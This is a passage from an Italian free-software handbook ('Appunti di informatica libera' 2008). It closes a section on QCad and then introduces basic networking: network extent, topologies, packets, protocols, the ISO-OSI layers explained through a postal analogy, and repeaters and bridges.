Nella figura 253.7 si vede in particolare, nella parte sinistra della finestra di QCad, un menù a pulsanti grafici. Quello che appare nella figura è il menù principale, dal quale si può selezionare un menù particolare attraverso un clic con il tasto sinistro del mouse. Per ritornare indietro a un livello di menù precedente, si preme invece il tasto destro del mouse sopra un pulsante grafico qualunque.

253.3 Riferimenti

- *BRL-CAD*

  ⟨http://www.brlcad.org/⟩

- *GRASS*

  ⟨http://www.grass.itc.it/⟩

  ⟨http://www.geo.unipr.it/~gis/⟩

[1] **Geg** GNU GPL

[2] **QCad** GNU GPL

Indice analitico del volume

Appunti di informatica libera 2008

Volume X

Comunicare 1

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xlii

Nozioni elementari sulle reti

Capitolo 254

Introduzione alle reti

La funzionalità più importante di un sistema Unix è la possibilità di comunicare attraverso la rete. Prima di iniziare a vedere le particolarità delle reti TCP/IP, tipiche degli ambienti Unix, conviene introdurre alcuni concetti generali.

Nell'ambito di questo contesto, il termine ***rete*** si riferisce idealmente a una maglia di collegamenti. In pratica indica un insieme di componenti collegati tra loro in qualche modo a formare un sistema (questo concetto si riferisce alla teoria dei grafi). Ogni ***nodo*** di questa rete corrisponde generalmente a un elaboratore, che spesso viene definito *host* (elaboratore *host*) o anche ***stazione***; i collegamenti tra questi nodi di rete consentono il passaggio di dati in forma di ***pacchetti***.

254.1 Estensione

Una rete può essere più o meno estesa; in tal senso si usano degli acronimi standard:

- **LAN, *Local area network*, rete locale**

  quando la rete è contenuta nell'ambito di un edificio, o di un piccolo gruppo di edifici adiacenti;


- **MAN, *Metropolitan area network*, rete metropolitana**

  quando la rete è composta dall'unione di più LAN nell'ambito della stessa area metropolitana, in altri termini si tratta di una rete estesa sul territorio di una città;

- **WAN, *Wide area network*, rete geografica**


  quando la rete è composta dall'unione di più MAN ed eventualmente anche di LAN, estendendosi geograficamente oltre l'ambito di una città singola.

Nelle situazioni più comuni si ha a che fare soltanto con i termini LAN e WAN, in quanto si distingue la competenza per la gestione della rete nell'ambito locale rispetto all'esterno, che generalmente coincide con Internet, ovvero la rete WAN per definizione.

Figura 254.1. Nelle situazioni più comuni, si hanno delle reti LAN, più o meno estese, collegate a Internet (WAN) attraverso un router.

254.2 Topologia

Il modo in cui i componenti di una rete sono collegati tra di loro, nel senso della disposizione ideale che questi hanno, viene definito generalmente attraverso quella che è nota come ***topologia di rete***. Ci sono tre tipi fondamentali di topologia di rete: stella, anello e bus.

Si ha una rete a stella quando tutti i componenti periferici sono connessi a un nodo principale in modo indipendente dagli altri. Così, tutte le comunicazioni passano per il nodo centrale e in pratica sono gestite completamente da questo. Rientra in questa categoria il collegamento ***punto-punto***, o *point-to-point*, in cui sono collegati solo due nodi di rete.

Figura 254.2. A sinistra, topologia a stella; a destra, topologia ad anello.

Si ha una rete ad anello quando tutti i nodi sono connessi tra loro in sequenza, in modo da formare un anello ideale, dove ognuno ha un contatto diretto solo con il precedente e il succes-

sivo. In questo modo, la comunicazione avviene (almeno in teoria) a senso unico e ogni nodo ritrasmette al successivo i dati che non sono destinati allo stesso.

Si ha una rete a bus quando la connessione dei nodi è condivisa da tutti.


Figura 254.3. Topologia a bus.

La topologia di rete va considerata in riferimento al livello di astrazione di proprio interesse. Per esempio, la visione di un elettricista che dispone i cavi in un edificio è diversa, generalmente, da quella dell'amministratore di rete.

Figura 254.4. Questo tipo di rete, sul piano puramente fisico si può considerare a stella, mentre per ciò che riguarda la comunicazione dei pacchetti di dati, si può considerare a bus, perché il ripetitore che si trova al centro non esegue alcuna selezione nelle comunicazioni e riproduce anche le collisioni.


ripetitore

I tre tipi elementari di topologia si possono integrare tra di loro in strutture più complesse; in particolare, quando ci possono essere più percorsi alternativi per raggiungere un certo nodo, si ha normalmente una rete a maglia.



Figura 254.5. Topologia a maglia.

Quando, come caso particolare di una rete a maglia, non ci sono collegamenti ridondanti, si ha una rete ad albero.

Figura 254.6. Topologia ad albero.

254.3 Pacchetto

I dati viaggiano nella rete in forma di ***pacchetti***. Il termine è appropriato perché si tratta di una sorta di confezionamento delle informazioni attraverso cui si definisce il mittente e il destinatario dei dati trasmessi.

Il confezionamento e le dimensioni dei pacchetti dipendono dal tipo di rete fisica utilizzata.

I dati sono un materiale duttile che può essere suddiviso e aggregato in vari modi. Ciò significa che, durante il loro tragitto, i dati possono essere scomposti e ricomposti più volte e in modi differenti. Per esempio, per attraversare un segmento di una rete particolare, potrebbe essere necessario suddividere dei pacchetti troppo grandi in pacchetti più piccoli, oppure potrebbe essere utile il contrario.

In particolare, si parla di ***incapsulamento*** quando i pacchetti vengono inseriti all'interno di altri pacchetti; inoltre si parla di ***tunnel*** quando questa tecnica viene usata in modo sistematico tra due punti.

A questo punto, dovrebbe essere evidente che il significato del termine pacchetto può avere valore solo in riferimento a un contesto preciso. Sui documenti che trattano delle reti in modo più approfondito, si parla anche di ***trama*** e di PDU (*Protocol data unit*), ma in generale, se non c'è la necessità di distinguere sfumature particolari di questo problema, è meglio evitare di usare termini che potrebbero creare confusione.

Il termine ***datagramma***, rappresenta il pacchetto di un protocollo non connesso; per questo non va inteso come sinonimo di pacchetto in senso generale.

Quando il tipo di rete ammette la possibilità ai nodi di trasmettere un pacchetto in modo simultaneo, utilizzando lo stesso canale di trasmissione, si può verificare una ***collisione***, ovvero la sovrapposizione di due o più pacchetti, in modo tale da impedirne il riconoscimento. La collisione può verificarsi in presenza di una rete a bus.

Nel modello ISO-OSI che viene descritto nelle sezioni successive, si distinguono diversi livelli di astrazione nella gestione delle reti. Quando si ha a che fare con una rete a bus e il livello di astrazione di proprio interesse è compreso nei primi due (fino al livello «collegamento dati»), allora si può verificare la collisione.

254.4 Protocollo

I pacchetti di dati vengono trasmessi e ricevuti in base a delle regole definite da un ***protocollo di comunicazione***.

A qualunque livello dell'esistenza umana è necessario un protocollo per comunicare: in un colloquio tra due persone, colui che parla invia un messaggio all'altra che, per riceverlo, deve ascoltare. Volendo proseguire con questo esempio, si può anche considerare il problema dell'inizio e della conclusione della comunicazione: la persona con cui si vuole comunicare oralmente deve essere raggiunta e si deve ottenere la sua attenzione, per esempio con un saluto; alla fine della comunicazione occorre un modo per definire che il contatto è terminato, con una qualche forma di commiato.

Quanto appena visto è solo una delle tante situazioni possibili. Si può immaginare cosa accada in un'assemblea o in una classe durante una lezione.

La distinzione più importante tra i protocolli è quella che li divide in connessi e non connessi. Il protocollo non connesso, o datagramma, funziona in modo simile all'invio di una cartolina, o di una lettera, dove non è prevista la restituzione all'origine di una conferma della ricezione del messaggio. Il protocollo connesso prevede la conferma dell'invio di un messaggio, la ritrasmissione in caso di errore e la ricomposizione dell'ordine dei pacchetti.

254.5 Modello ISO-OSI

La gestione della comunicazione in una rete è un problema complesso; in passato, questo è stato alla base delle maggiori incompatibilità tra i vari sistemi, a cominciare dalle differenze legate all'hardware.

Il modello OSI (*Open system interconnection*), diventato parte degli standard ISO, scompone la gestione della rete in livelli, o strati (*layer*). Questo modello non definisce uno standard tecnologico, ma un riferimento comune ai concetti che riguardano le reti.

I codici riferiti a standard ISO che riguardano l'insieme della descrizione dei sette livelli OSI sono più di uno; pertanto, è attraverso la sigla ISO-OSI, o simili, che questi vengono identificati di consueto.

I livelli del modello ISO-OSI sono sette e, per tradizione, vanno visti nel modo indicato nell'elenco seguente, dove il primo livello è quello più basso ed è a contatto del supporto fisico di trasmissione, mentre l'ultimo è quello più alto ed è a contatto delle applicazioni utilizzate dall'utente.

Livello	Definizione	Contesto
7	Applicazione	Interfaccia di comunicazione con i programmi (*Application program interface*).
6	Presentazione	Composizione e trasformazione dei dati a vario titolo, compresa la cifratura e decifratura.
5	Sessione	Instaurazione, mantenimento e conclusione delle sessioni di comunicazione.
4	Trasporto	Invio e ricezione di dati in modo da controllare e, possibilmente, correggere gli errori.
3	Rete	Definizione dei pacchetti, dell'indirizzamento e dell'instradamento in modo astratto rispetto al tipo fisico di comunicazione.
2	Collegamento dati (*data link*)	Definizione delle trame (*frame*) e dell'indirizzamento in funzione del tipo fisico di comunicazione.
1	Fisico	Trasmissione dei dati lungo il supporto fisico di comunicazione.

254.5.1 Un esempio per associazione di idee

Per comprendere intuitivamente il significato della suddivisione in livelli del modello ISO-OSI, si può provare a tradurre in questi termini l'azione di intrattenere una corrispondenza cartacea con qualcuno: Tizio scrive a Caio e probabilmente lo stesso fa Caio nei confronti di Tizio.

L'abbinamento che viene proposto non è assoluto o definitivo; quello che conta è soltanto riuscire a comprendere il senso delle varie fasi e il motivo per cui queste esistono nel modello ISO-OSI.

Quando Tizio si accinge a scrivere una lettera a Caio, si trova al livello più alto, il settimo, del modello ISO-OSI. Tizio sa cosa vuole comunicare a Caio, ma non lo fa ancora, perché deve decidere la forma in cui esprimere i concetti nel foglio di carta.

Quando Tizio comincia a scrivere, si trova al livello sesto del modello, perché ha definito il modo in cui il suo pensiero si trasforma in codice su carta. Naturalmente, ciò che scrive deve essere comprensibile a Caio; per esempio, se Tizio scrive normalmente da destra verso sinistra nei suoi appunti personali, deve avere cura di scrivere a Caio usando la forma «standard» (da sinistra verso destra); oppure, se non può fare a meno di scrivere in quel modo, deve provvedere a fare una fotocopia speciale del suo scritto, in modo da raddrizzare il testo.

La lettera che scrive Tizio può essere un messaggio fine a se stesso, per il quale non serve che Caio risponda espressamente, oppure può essere una fase di una serie di lettere che i due devono scriversi per definire ciò che interessa loro. Questa caratteristica riguarda il quinto livello.

Quando Tizio inserisce la sua lettera nella busta, deve decidere che tipo di invio vuole fare. Per esempio può trattarsi di lettera normale, con la quale non può sapere se questa è giunta effettivamente a destinazione, oppure può essere una raccomandata con avviso di ricevimento. Questo problema risiede nel quarto livello.


Infine, Tizio mette l'indirizzo di destinazione e il mittente, quindi mette la busta in una cassetta della posta. Da questo punto in poi, Tizio ignora ciò che accade alla busta contenente la sua lettera diretta a Caio.

Il sistema postale che si occupa di prelevare e portare la busta di Tizio all'indirizzo di Caio, è in pratica ciò che corrisponde ai primi due livelli del modello. Per la precisione, il secondo livello richiede la definizione delle coordinate terrestri corrispondenti all'indirizzo. In altri termini, la via e il numero di una certa città, sono un'astrazione umana di ciò che in realtà corrisponde a un punto particolare sul pianeta. Per raggiungere questo punto, il servizio postale si avvale delle vie di comunicazione disponibili: strade, ferrovie, navigazione fluviale, marittima e aerea. In questo senso, le vie di comunicazione e i mezzi di trasporto usati, costituiscono il primo livello del modello di riferimento.

254.5.2 Comunicazione tra i livelli e imbustamento

I dati da trasmettere attraverso la rete, vengono prodotti al livello più alto del modello, quindi, con una serie di trasformazioni e aggiungendo le informazioni necessarie, vengono passati di livello in livello fino a raggiungere il primo, quello del collegamento fisico. Nello stesso modo, quando i dati vengono ricevuti dal livello fisico, vengono passati e trasformati da un livello al successivo, fino a raggiungere l'ultimo.


In questo modo, si può dire che a ogni passaggio verso il basso i pacchetti vengano imbustati in pacchetti (più grandi) del livello inferiore, mentre, a ogni passaggio verso l'alto, i pacchetti vengono estratti dalla busta di livello inferiore. In questa circostanza, si parla preferibilmente di PDU di livello ***n*** (*Protocol data unit*) per identificare il pacchetto realizzato a un certo livello del modello ISO-OSI.

Figura 254.8. Trasformazione dei pacchetti da un livello all'altro.

Nel passaggio da un livello a quello inferiore, l'imbustamento implica un aumento delle dimensioni del pacchetto, ovvero del PDU.[1] A certi livelli, può essere introdotta la frammentazione e la ricomposizione dei pacchetti, a seconda delle esigenze di questi.

254.6 Interconnessione tra le reti

In precedenza sono stati visti i tipi elementari di topologia di rete. Quando si vogliono unire due o più reti (o anche degli elaboratori singoli) per formarne una sola più grande, si devono utilizzare dei nodi speciali connessi simultaneamente a tutte le reti da collegare. A seconda del livello su cui intervengono per effettuare questo collegamento, si parla di ripetitore, bridge o router.

Il ripetitore è un componente che collega due reti fisiche intervenendo al primo livello ISO-OSI. In questo senso, il ripetitore non filtra in alcun caso i pacchetti, ma rappresenta semplicemente un modo per allungare un tratto di rete che per ragioni tecniche non potrebbe esserlo diversamente. Il ripetitore tipico è un componente che consente il collegamento di diversi elaboratori assieme.

Figura 254.9. Il ripetitore permette di allungare una rete, intervenendo al primo livello del modello ISO-OSI.

Il ***bridge*** mette in connessione due (o più) reti limitandosi a intervenire nei primi due livelli del modello ISO-OSI. Di conseguenza, il bridge è in grado di connettere tra loro solo reti fisiche dello stesso tipo. In altri termini, si può dire che il bridge sia in grado di connettere reti separate che hanno uno schema di indirizzamento compatibile.

Il bridge più semplice duplica ogni pacchetto, del secondo livello ISO-OSI, nelle altre reti a cui è connesso; il bridge più sofisticato è in grado di determinare gli indirizzi dei nodi connessi nelle varie reti, in modo da trasferire solo i pacchetti che necessitano questo attraversamento.


Dal momento che il bridge opera al secondo livello ISO-OSI, non è in grado di distinguere i pacchetti in base ai protocolli di rete del terzo livello (TCP/IP, IPX/SPX, ecc.) e quindi trasferisce indifferentemente tali pacchetti.

Teoricamente, possono esistere bridge in grado di gestire connessioni con collegamenti ridondanti, in modo da determinare automaticamente l'itinerario migliore per i pacchetti e da bi-

lanciare il carico di utilizzo tra diverse connessioni alternative. Tuttavia, questo compito viene svolto preferibilmente dai router.

